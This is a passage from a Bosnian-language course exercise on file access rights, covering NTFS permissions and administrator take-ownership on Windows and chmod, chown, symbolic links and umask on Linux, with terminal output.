
Slika 4.7: Windows - Dodavanje korisnika sa pravom pristupa datoteci

su "Read & Execute" i "Read". To znači da može čitati sadržaj datoteke ili pokretati program koji datoteka predstavlja, ali ne može pisati u datoteku ili je mijenjati. Izgled ovog prozora prikazan je na slici 4.8.




Slika 4.8: Windows - Dodan korisnika sa podrazumijevanim pravom pristupa datoteci

Klikom na dugme "OK" potvrđuje se dodavanje korisnika sa navedenim pravima. Prava koja su ovdje navedena su takozvana standardna NTFS prava. Ova standardna prava su zapravo kombinacija nešto detaljnijih specijalnih prava. Za detaljnije definisanje (ovih specijalnih) prava potrebno je kliknuti na dugme "Advanced" u početnom prozoru (koji je sada otvoren). U novootvorenom prozoru potrebno je kliknuti na dugme "Change Permissions...", a u narednom prozoru na dugme "Edit..." Nakon toga otvara se prozor u kom se definišu specijalna prava. U koloni Allow kliknuto je na redove Create Files/Write Data i Create Folders/Append Data, a u koloni Deny na red Write Attributes. Izgled ovih prozora sa izabranim specijalnim pravima prikazan je na slici 4.9.



Slika 4.9: Windows - Definisane specijalne prava

Klikom na OK prozor se zatvara i vraća na prethodni. Klikom na OK u tom prozoru pojavljuje se prozor sa porukom upozorenja na slici 4.10.



Slika 4.10: Windows - Upozorenje kod zabrane prava

Ovo upozorenje kaže da oduzimanje prava ima prioritet nad davanjem. Ako su korisniku oduzete neka prava to će se primjenjivati u svakom slučaju, nezavisno od toga što mu je pripadnošću nekoj grupi to pravo dato. Kliknuto je OK i prihvaćeno upozorenje.

Klikom na OK u naredna dva prozora završeno je dodavanje prava korisniku na novonapravljenu datoteku. Korisniku "student" dodana su podrazumijevana prava i na dvije TXT datoteke (Read-only i hidden, i šifriranu) u dijeljenom direktoriju, kao i na datoteku u „My Documents“ direktoriju.

Nakon odjave i prijave kao „student“ pokušao je pristup svakoj od datoteka radi uvida u sadržaj i njegove promjene. Uvid u prvu datoteku, sa atributima samo za čitanje i sakrivena, bio je moguć (nakon što je omogućeno prikazivanje skrivenih datoteka). ali nije bila moguća promjena njenog sadržaja, kao što je to bio slučaj i na početku vježbe. Prava pristupa ovoj datoteci su i bila samo za čitanje, a datoteka pri tome ima podešen atribut samo za čitanje.


Pristup sadržaju šifrirane datoteke i dalje nije bio moguć. Nezavisno od prava pristupa za čitanje datoteka je šifrirana ključem drugog korisnika i njen sadržaj nije moguće vidjeti.

Promjena sadržaja treće datoteke, za koju su data specijalna prava Create Files/Write Data i Create Folders/Append Data, a oduzeto specijalno pravo Write Attributes nije bila moguća. Oduzeto pravo pisanja atributa sprečavalo je pisanje u datoteku. Kad to pravo više nije bilo oduzeto, promjena sadržaja datoteke postala je moguća.

Ovim se željelo pokazati kako kombinacija specijalnih prava može dovesti do neplaniranih konačnih rezultata. Slično i pripadnost korisnik različitim grupama može dovesti do teško predvidivih efektivnih prava. Iz tog razloga Windows nudi mogućnost provjere efektivnih prava korisnika na neku datoteku. Provjera se može izvršiti slično kao i postavljanje specijalnih prava. Desnim klikom na datoteku, izborom Properties, pa tab Security i dugme "Advance". U prozoru koji se otvori postoji tab Effective Permissions. Potrebno je unijeti, izabrati kao prilikom dodavanja korisnika sa pravima, ime korisnika za kog se žele provjeriti prava. Izgleda ovog prozora sa prikazanim korisnikom dat je na slici 4.11.

4.1.5 Mogućnost ograničavanja prava pristupa datoteci za Administratora

Pod prijavom kao student potrebno je napraviti datoteku u Public documents. Za tu datoteku potrebno je privilegovanom korisniku "studentad" oduzeti sva prava na ovu datoteku. Odjaviti se i prijaviti kao privilegovani korisnik. Provjeriti da li privilegovani korisnik ima ikakva prava za ovu datoteku, te može li ih dobiti.




Slika 4.11: Windows - Efektivna prava pristupa

Rješenje: Nakon pravljenja datoteke potrebno je odlaskom na Properties i Security, kao i u prethodnim slučajevima, klikom na dugme "Edit" otići na uređivanje prava za datoteku. Sa liste korisnika u gornjem dijelu prozora potrebno je izabrati grupu Administrators (u kojoj je i privilegovani korisnik "studentad"). U donjem dijelu prozora potrebno je kliknuti na Deny za sve kolone. Potrebno je primijetiti da nije moguće kliknuti na Deny za red Special Permissions. Izgled prozora prikazan je na slici 4.12.

Nakon klika na dugme "OK", ponovo se javlja upozorenje da Deny ima prednost kao na slici 4.10. Da bi se "temeljito" ukinula prava grupi Administrators, klikom na dugme "Advanced", pa "Change Permissions...", pa Edit..., na prozorima koji su se pojavljivali, slično kao na slici 4.9, dolazi se do prozora za upravljanje specijalnim pravima. U tom prozoru se može vidjeti da je Deny označeno za sva prava. Izgled tog prozora prikazan je na slici 4.13.


Nakon potvrđivanje svih prozora, potrebno je odjaviti se sa prijave kao "student" i prijaviti se kao privilegovani korisnik (član grupe "Administrators", kojoj su oduzeta sva prava) "studentad". Sada je potrebno pokušati pristupiti datoteci u Public documents koju je napravio korisnik "student" i za koju je ukinuo sva



Slika 4.12: Windows - Ukidanje prava za grupu Administrators

prava za grupu "Administrators". Prilikom pokušaja pristupa datoteci dobije se upozorenje da pristup nije dozvoljen. Desnim klikom na datoteku izborom Properties i taba Security pojavljuje se prozor u kom se upozorava da je za pregled prava na datoteku potrebno biti privilegovani korisnik. Za nastavak je potrebno kliknuti na dugme "Continue" ispred kog se nalazi znak koji ukazuje da je za izvršavanje njegove funkcionalnosti potrebno iskoristiti administratorska prava. Izgled tog prozora prikazan je na slici 4.14.


Klikom na dugme pojavljuje se prozor sa objašnjenjem da je za pregled prava pristupa datoteci potrebno preuzeti vlasništvo (Take Ownership) nad datotekom. Pravo preuzimanja vlasništva je eksplicitno oduzeto grupi Administrators u prethodnim koracima (slika 4.13). Ispostavlja se da to pravo nije moguće oduzeti članovima ove grupe na Windows OS. Za preuzimanje vlasništva je potrebno izabrati korisnika koji će poslati vlasnik datoteke. U konkretnom slučaju nudi se da to bude grupa "Administrators" ili korisnik "studentad". Izabran je "studentad" i kliknuto je na dugme "OK". Nakon toga se pojavljuje prozor sa upozorenjem da je po preuzimanju vlasništva nad datotekom neophodno zatvoriti i ponovo otvoriti pregled osobina objekta (Properties) da bi se mogla mijenjati prava za



Slika 4.13: Windows - Ukidanje specijalnih prava za grupu Administrators

datoteku. Klikom na OK vraća se na prozor sa slike 4.14. Klikom na OK u tom prozoru, prozor se zatvara i vraća se na Public Documents. Ponovo je potrebno desnim klikom izabrati datoteku nad kojom je preuzeto vlasništvo, te izabrati Properties i Security tab. Sada je moguće klikom na dugme "Edit" mijenjati prava za datoteku. Izborom grupe Administrators u gornjem dijelu prozora u donjem prozoru je moguće odznačiti Deny u svim redovima (za sva prava) te kikom OK potvrditi promjenu. Može se radi promjene putem dugmeta "Advanced" otići i na specijalna prava i provjeriti njihovo stanje za grupu Administrators. Tu se može uvjeriti da grupi Administrators nisu više ukinuta nikakva prava. Nakon ovoga moguće je kompletan pristup datoteci za korisnika "studentad".

Ovim je pokazana kako Windows ACL samo ograničeno djeluje na privilegovane korisnike. Njima se mogu uskratiti prava za datoteku, ali oni uvijek mogu preuzeti vlasništvo nad datotekom, i onda upravljati pravima.



Slika 4.14: Windows - Pristup pravima privilegovanog korisnika datoteci za koju nema prava

4.2 Linux OS

4.2.1 Uspostavljanje strukture datoteka i korisničkog prostora

1. Prijaviti se kao administrator
2. Prebaciti se na korisnika *root*:
`sudo su`
3. Dodati dva korisnika *user1* i *user2*:
`useradd user1 -g users -p user1 -m`
`useradd user2 -g users -p user2 -m`

4. Provjeriti podatke o korisnicima id komandom (obratiti pažnju na uid i gid):
- ```
id user1
id user2
id
```

U konkretnom primjeru dobijeni su slijedeći rezultati:

```
uid=1007(user1) gid=100(users) groups=100(users)
uid=1008(user2) gid=100(users) groups=100(users)
uid=0(root) gid=0(root) groups=0(root)
```

Privilegovani korisnik na Unix-oidnim sistemima uvijek ima uid 0, nezavisno od imena. Konvencija koje se velika većina drži i koja je podrazumijevana prilikom instalacije je da je ime tog korisnika *root*. Ime u principu može biti i drugačije.

5. Napraviti strukturu direktorija;
- ```
mkdir /test
mkdir /test/tmp
```
6. Prebaciti se na korisnika user1 i nazad na root:
- ```
su user1
whoami
exit
whoami
```

Naredba *su* omogućava preuzimanje identiteta koji je naveden iza komande. Komanda *whoami* omogućava provjeru identiteta koji je trenutno preuzet. Komanda *exit* prekida preuzimanje identiteta ostvareno komandom *su* i vraća se na prethodni identitet.

Ovdje je odgovor na prvi *whoami* bio *user1*, a na drugi *root*.

7. Napraviti novu datoteku kao root i promijeniti grupno i korisničko vlasništvo:
- ```
touch /home/user2/Datoteka
ls -l /home/user2/Datoteka (provjeriti vlasnika i grupu)
-rw-r--r-- 1 root root 0 Nov 5 10:54 /home/user2/Datoteka
```

Vlasnik i grupa su *root:root* jer je *root* korisnik napravio datoteku.

```
chgrp users /home/user2/Datoteka
chown user2:users /home/users/Datoteka
ls -l /home/user2/Datoteka (provjeriti vlasnika i grupu)
-rw-r--r-- 1 user2 users 0 Nov 5 10:54 /home/user2/Datoteka
```

Vlasnik je sada user2, a grupa users jer su gornje komande napravile ovu promjenu.

4.2.2 Razlika u pravima za datoteke i direktorije

1. Otkucati slijedeće komande i pogledati rezultat (Kakva su prava pristupa direktorijima user1, user2 i test?)

```
cd /
ls -lt
total 108
drwxrwxrwt 4 root root 4096 Nov 5 10:39 tmp
drwxr-xr-x 3 root root 4096 Nov 5 08:49 test
drwxr-xr-x 24 root root 780 Nov 5 08:44 run
drwxr-xr-x 141 root root 12288 Nov 5 08:20 etc
drwxr-xr-x 11 root root 4096 Nov 5 08:20 home
drwxr-xr-x 6 root root 4096 Nov 5 08:18 media
drwxr-xr-x 14 root root 4080 Nov 5 08:17 dev
dr-xr-xr-x 13 root root 0 Nov 5 08:17 sys
dr-xr-xr-x 185 root root 0 Nov 5 08:17 proc
drwx----- 3 root root 4096 Aug 18 14:30 root
drwxr-xr-x 3 root root 4096 Aug 18 13:27 boot
drwxr-xr-x 2 root root 4096 Aug 18 13:25 bin
lrwxrwxrwx 1 root root 30 Aug 18 13:25 vmlinuz ->
boot/vmlinuz-3.13.0-62-generic
lrwxrwxrwx 1 root root 33 Aug 18 13:25 initrd.img ->
boot/initrd.img-3.13.0-62-generic
drwxr-xr-x 2 root root 12288 Aug 18 13:24 sbin
drwxr-xr-x 2 root root 4096 Aug 18 13:18 libx32
drwxr-xr-x 2 root root 4096 Aug 18 13:18 lib32
drwxr-xr-x 2 root root 4096 Aug 18 13:18 lib64
drwxr-xr-x 24 root root 4096 Aug 18 13:18 lib
drwxr-xr-x 7 root root 4096 Mar 26 2015 opt
drwxr-xr-x 14 root root 4096 Dec 24 2014 var
lrwxrwxrwx 1 root root 30 Dec 23 2014 vmlinuz.old ->
boot/vmlinuz-3.13.0-43-generic
lrwxrwxrwx 1 root root 33 Dec 23 2014 initrd.img.old ->
boot/initrd.img-3.13.0-43-generic
drwxr-xr-x 14 root root 4096 Dec 17 2014 usr
drwxr-xr-x 4 root root 4096 Dec 4 2014 mnt
drwxrwxr-x 2 root root 4096 Nov 6 2014 cdrom
```

```
drwx----- 2 root root 16384 Nov 6 2014 lost+found
drwxr-xr-x 2 root root 4096 Jul 22 2014 srv
```

Prava pristupa za direktoriji test su da vlasnik root, ima sva prava (čitanje, pisanje, izvršavanje) dok grupa i ostali imaju pravo čitanja i izvršavanja.

```
ls -al /home
total 44
drwxr-xr-x 11 root root 4096 Nov 5 08:20 .
drwxr-xr-x 26 root root 4096 Nov 5 08:49 ..
drwxr-xr-x 2 dugacki dugacki 4096 Aug 18 13:56 dugacki
drwxr-xr-x 2 laki laki 4096 Aug 19 09:38 laki
drwxr-xr-x 2 naivni naivni 4096 Aug 18 13:55 naivni
drwxr-xr-x 2 razumni razumni 4096 Aug 18 13:56 razumni
drwxr-xr-x 30 sasa sasa 4096 Nov 5 08:14 sasa
drwxr-xr-x 15 student student 4096 Nov 12 2014 student
drwxr-xr-x 15 studentad studentad 4096 Nov 5 08:20 studentad
drwxr-xr-x 2 user1 users 4096 Nov 5 08:53 user1
drwxr-xr-x 2 user2 users 4096 Nov 5 10:54 user2
```

Prava pristupa za direktoriji user1 su da vlasnik user1, ima sva prava (čitanje, pisanje, izvršavanje) dok grupa i ostali imaju pravo čitanja i izvršavanja. Jedina razlika za direktoriji user2 je što je njegov vlasnik user2.

2. Prebaciti se na korisnika user1:

```
su user1
ls -al /home/user2 (Može li se izlistati sadržaj direktorija?)
total 32
drwxr-xr-x 2 user2 users 4096 Nov 5 10:54 .
drwxr-xr-x 11 root root 4096 Nov 5 08:20 ..
-rw-r--r-- 1 user2 users 220 Apr 9 2014 .bash_logout
-rw-r--r-- 1 user2 users 3637 Apr 9 2014 .bashrc
-rw-r--r-- 1 user2 users 0 Nov 5 10:54 Datoteka
-rw-r--r-- 1 user2 users 8980 Okt 4 2013 examples.desktop
-rw-r--r-- 1 user2 users 675 Apr 9 2014 .profile
```

Sa ovim, uobičajenim, pravima moguće je izlistati sadržaj direktorija.

```
cd /home/user2 (Može li se prebaciti u direktoriji?)
user1@Ubuntu-1404-VB:/home/user2$
```

Sa ovim, uobičajenim, pravima moguće je prebaciti se u direktoriji.

```
exit
```

3. Promijeniti prava pristupa direktoriju `user2` i pokušati ponovo kao `user1`.

```
chmod 740 /home/user2
```

Prva cifra 7 predstavlja prava za vlasnika direktorija. Za svako pravo postavlja se binarno 1, pa je skup prava zapisan binarno 111, sedam decimalno. Prvo pravo je čitanje, drugo pisanje, a treće izvršavanje.

Pravo čitanja za grupu se zapisuje sa 100 binarno što je četiri decimalno. To je druga cifra u parametru komande `chmod` i odnosi se na prava grupe.

Treća cifra odnosi se na prava ostalih. Ovdje ostali nemaju nikakva prava što se binarno zapisuje sa 000 što je decimalno 0.

```
ls -l /home
```

```
total 36
drwxr-xr-x 2 dugacki dugacki 4096 Aug 18 13:56 dugacki
drwxr-xr-x 2 laki laki 4096 Aug 19 09:38 laki
drwxr-xr-x 2 naivni naivni 4096 Aug 18 13:55 naivni
drwxr-xr-x 2 razumni razumni 4096 Aug 18 13:56 razumni
drwxr-xr-x 30 sasa sasa 4096 Nov 5 08:14 sasa
drwxr-xr-x 15 student student 4096 Nov 12 2014 student
drwxr-xr-x 15 studentad studentad 4096 Nov 5 08:20 studentad
drwxr-xr-x 2 user1 users 4096 Nov 5 08:53 user1
drwxr----- 2 user2 users 4096 Nov 5 10:54 user2
```

Sada su ostali izgubili sva prava na direktoriji `user2`, a grupa, odnosno članovi ove grupe u koje spada i `user1`, je izgubila pravo izvršavanja.

```
su user1
```

```
ls -al /home/user2 (Može li se izlistati sadržaj direktorija?)
```

```
ls: cannot access /home/user2/.bashrc: Permission denied
```

```
ls: cannot access /home/user2/..: Permission denied
```

```
ls: cannot access /home/user2/..: Permission denied
```

```
ls: cannot access /home/user2/examples.desktop: Permission denied
```

```
ls: cannot access /home/user2/Datoteka: Permission denied
```

```
ls: cannot access /home/user2/.profile: Permission denied
```

```
ls: cannot access /home/user2/.bash_logout: Permission denied
```

```
total 0
```

```
d????????? ? ? ? ? ? .
```

```
d????????? ? ? ? ? ? ..
```

```
-????????? ? ? ? ? ? .bash_logout
```

```
-????????? ? ? ? ? .bashrc
-????????? ? ? ? ? Datoteka
-????????? ? ? ? ? examples.desktop
-????????? ? ? ? ? .profile
```

Bez prava izvršavanja na direktoriju moguće je vidjeti koje datoteke postoje u njemu, ali nije moguće vidjeti nikakve detalje o njima (veličinu, vlasnika, prava, datum i vrijeme izmjene).

```
cd /home/user2 (Može li se prebaciti u direktoriji?)
```

```
bash: cd: /home/user2: Permission denied
```

Bez prava izvršavanja na direktoriju nije se moguće prebaciti u njega.

```
exit
```

```
chmod 750 /home/user2
```

Sada je grupa (users), odnosno članovi ove grupe u koje spada i user1, dobila pravo izvršavanja na direktoriju user2.

```
ls -l /home
```

```
total 36
drwxr-xr-x 2 dugacki dugacki 4096 Aug 18 13:56 dugacki
drwxr-xr-x 2 laki laki 4096 Aug 19 09:38 laki
drwxr-xr-x 2 naivni naivni 4096 Aug 18 13:55 naivni
drwxr-xr-x 2 razumni razumni 4096 Aug 18 13:56 razumni
drwxr-xr-x 30 sasa sasa 4096 Nov 5 08:14 sasa
drwxr-xr-x 15 student student 4096 Nov 12 2014 student
drwxr-xr-x 15 studentad studentad 4096 Nov 5 08:20 studentad
drwxr-xr-x 2 user1 users 4096 Nov 5 08:53 user1
drwxr-x--- 2 user2 users 4096 Nov 5 10:54 user2
```

```
su user1
```

```
ls -al /home/user2 (Može li se izlistati sadržaj direktorija?)
```

```
total 32
drwxr-xr-x 2 user2 users 4096 Nov 5 10:54 .
drwxr-xr-x 11 root root 4096 Nov 5 08:20 ..
-rw-r--r-- 1 user2 users 220 Apr 9 2014 .bash_logout
-rw-r--r-- 1 user2 users 3637 Apr 9 2014 .bashrc
-rw-r--r-- 1 user2 users 0 Nov 5 10:54 Datoteka
-rw-r--r-- 1 user2 users 8980 Okt 4 2013 examples.desktop
-rw-r--r-- 1 user2 users 675 Apr 9 2014 .profile
```

Sa pravom čitanja i izvršavanja moguće je izlistati sadržaj direktorija. Ovdje je user1 član grupe users koja ima oba ova prava na direktoriju user2.

```
cd /home/user2 (Može li se prebaciti u direktoriji?)
```

```
user1@Ubuntu-1404-VB:/home/user2$
```

Sa pravom čitanja i izvršavanja moguće je prebaciti se u direktoriji.

```
touch /home/user2/Datoteka2.txt (Može li se napraviti nova datoteka?)
```

```
touch: cannot touch '/home/user2/Datoteka2.txt': Permission denied
```

Bez prava pisanja na direktoriju u njemu nije moguće praviti nove datoteke.

Ovdje je user1 član grupe users koja nema pravo pisanja na direktoriju user2.

```
exit
```

```
chmod 770 /home/user2
```

Sada je grupa (users), odono članovi ove grupe u koje spada i user1, dobila i pravo pisanja u direktoriju user2.

```
ls -l /home
```

```
total 36
```

```
drwxr-xr-x 2 dugacki dugacki 4096 Aug 18 13:56 dugacki
```

```
drwxr-xr-x 2 laki laki 4096 Aug 19 09:38 laki
```

```
drwxr-xr-x 2 naivni naivni 4096 Aug 18 13:55 naivni
```

```
drwxr-xr-x 2 razumni razumni 4096 Aug 18 13:56 razumni
```

```
drwxr-xr-x 30 sasa sasa 4096 Nov 5 08:14 sasa
```

```
drwxr-xr-x 15 student student 4096 Nov 12 2014 student
```

```
drwxr-xr-x 15 studentad studentad 4096 Nov 5 08:20 studentad
```

```
drwxr-xr-x 2 user1 users 4096 Nov 5 08:53 user1
```

```
drwxrwx--- 2 user2 users 4096 Nov 5 10:54 user2
```

```
su user1
```

```
touch /home/user2/Datoteka2.txt (Može li se napraviti nova datoteka?)
```

```
ls -l /home/user2
```

```
total 12
```

```
-rw-r--r-- 1 user2 users 0 Nov 5 10:54 Datoteka
```

```
-rw-r--r-- 1 user1 users 0 Nov 10 08:21 Datoteka2.txt
```

```
-rw-r--r-- 1 user2 users 8980 Okt 4 2013 examples.desktop
```

Sa pravom pisanja na direktoriju u njemu je moguće praviti nove datoteke.

Ovdje je user1 član grupe users koja ima pravo pisanja na direktoriju user2. Vlasnik datoteke je onaj korisnik koji je napravio, odnosno user1.

4. Alternativna sintaksa za chmod komandu

Potrebno je promijeniti prava pristupa datoteci Datoteka2.txt tako da vlasnik ima sva prava, grupa pravo čitanja i izvršavanja, a ostali samo pravo čitanja:

```
cd /home/user2
```

```
chmod 754 Datoteka2.txt
```

Prva cifra 7 predstavlja prava za vlasnika datoteke. Za svako pravo postavlja se binarno 1, pa je skup prava zapisan binarno 111, sedam decimalno. Prvo pravo je čitanje, drugo pisanje, a treće izvršavanje.

Pravo čitanja i izvršavanja za grupu se zapisuje sa 101 binarno što je pet decimalno. To je druga cifra u parametru komande chmod i odnosi se na prava grupe.

Treća cifra odnosi se na prava ostalih. Pošto ostali imaju samo pravo čitanja to se binarno zapisuje sa 100 što je decimalno 4.

```
ls -l Datoteka2.txt
```

```
-rwxr-xr-- 1 user1 users 0 Nov 10 08:21 Datoteka2.txt
```

Alternativna sintaksa je da se u parametrima komande chmod navede kome (u, g ili o) se daju (+) ili oduzimaju (-) koja prava (r, w ili x).

```
chmod u-rwx Datoteka2.txt
```

```
chmod g-rx Datoteka2.txt
```

```
chmod o-r Datoteka2.txt
```

```
ls -l Datoteka2.txt
```

```
----- 1 user1 users 0 Nov 10 08:21 Datoteka2.txt
```

Poštu su svakoj od grupa oduzeta prava koja su imala, sad nad datotekom niko nema nikakva prava.

Vlasnik datoteke user1 (kao i root) korisnik i dalje ima pravo promjene prava.

```
chmod u+rwx Datoteka2.txt
```

```
-rwx----- 1 user1 users 0 Nov 10 08:21 Datoteka2.txt
```

Korisnik je dobio sva tri prava.

```
chmod g+rx Datoteka2.txt
```

```
-rwxr-x--- 1 user1 users 0 Nov 10 08:21 Datoteka2.txt
```

Grupa je dobila prava čitanja i izvršavanja.

```
chmod o+r Datoteka2.txt
```

```
-rwxr-xr-- 1 user1 users 0 Nov 10 08:21 Datoteka2.txt
```

Ostali su dobili pravo čitanja.

```
exit
```

4.2.3 Nove tekstualne datoteke i povezivanje

Unix podržava dvije vrste linkova - *hard* link i *symbolic* link.

1. Koristeći željeni program za uređivanje teksta u direktoriju `/test/tmp` potrebno je napraviti tekstualni dokument `Tekst` sa nekim sadržajem.

Upotrebom `gedit` programa napravljena je datoteka sa nazivom `Tekst` u koju je upisan slijedeći tekst "Neki sadržaj.". Ta datoteka sačuvana je na navedenoj lokaciji.

```
cat /test/tmp/Tekst
Neki sadržaj.
```

2. Napraviti link `link_Tekst` u direktoriju `test` koji pokazuje na `Tekst` u `tmp` direktoriju

```
cd /
ln -s /test/tmp/Tekst /test/link_Tekst
```

3. Kakva je razlika u pravima pristupa između `link_Tekst` i `Tekst`?

```
ls -l /test/tmp/Tekst
-rw-r--r-- 1 root root 15 Nov 10 08:26 /test/tmp/Tekst
```

Prava pristup datoteci su onakva su postavljena kao zadana (*umask* o kom će uskoro biti riječi), čitanje i pisanje za vlasnika, a samo čitanje za grupu i ostale.

```
ls -l /test/link_Tekst
lrwxrwxrwx 1 root root 15 Nov 10 08:27 /test/link_Tekst ->
/test/tmp/Tekst
```

Prava pristup simboličkom linku su potpuna. Svako ima sva prava. Ta prava se odnose samo na preusmjeravanje na stvarnu datoteku. Nakon toga se primjenjuju prava pristupa datoteci na koju vodi preusmjeravanje (datoteka `Tekst`)

4. Šta se dobije kao izlaz komande?

```
cat /test/link_Tekst
```

Neki sadržaj.

Rezultat je isti kao da je komanda izvršena na datoteci Tekst, ispisuje se sadržaj datoteke na koju link pokazuje.

4.2.4 Podrazumijevana (*default*) prava pristupa datotekama

Unix ima komandu `umask` koja služi za podešavanjem podrazumijevanih prava pristupa. Neke standardne vrijednosti za `umask` su recimo 077 (samo vlasnik ima prava), 022 (samo vlasnik može pisati), 002 (samo vlasnik i članovi grupe mogu pisati), itd.

1. Kao root korisnik potrebno je komandom `umask` provjeriti tekuće podešenje i dodijeliti novu masku

```
umask
```

Koja je trenutno umask?

```
0022
```

```
cd /test
```

```
touch testmask1
```

```
ls -l testmask1
```

Kakva su prava pristupa za `testmask1`?

```
-rw-r--r-- 1 root root 0 Nov 10 08:29 testmask1
```

Kako je definisano sa `umask` (tačnije njenom inverzijom), korisnik dobiva pravo čitanja i pisanja, a grupa i ostali pravo čitanja i pisanja.

Promijeniti `umask`:

```
umask 0077
```

Napraviti novu datoteku:

```
touch testmask2
```

Kakva su prava pristupa za `testmask2`?

```
ls -l testmask2
```

```
-rw----- 1 root root 0 Nov 10 08:29 testmask2
```

Kako je definisano sa novom `umask`, korisnik dobiva sva tri prava, a grupa i ostali nikakva prava.

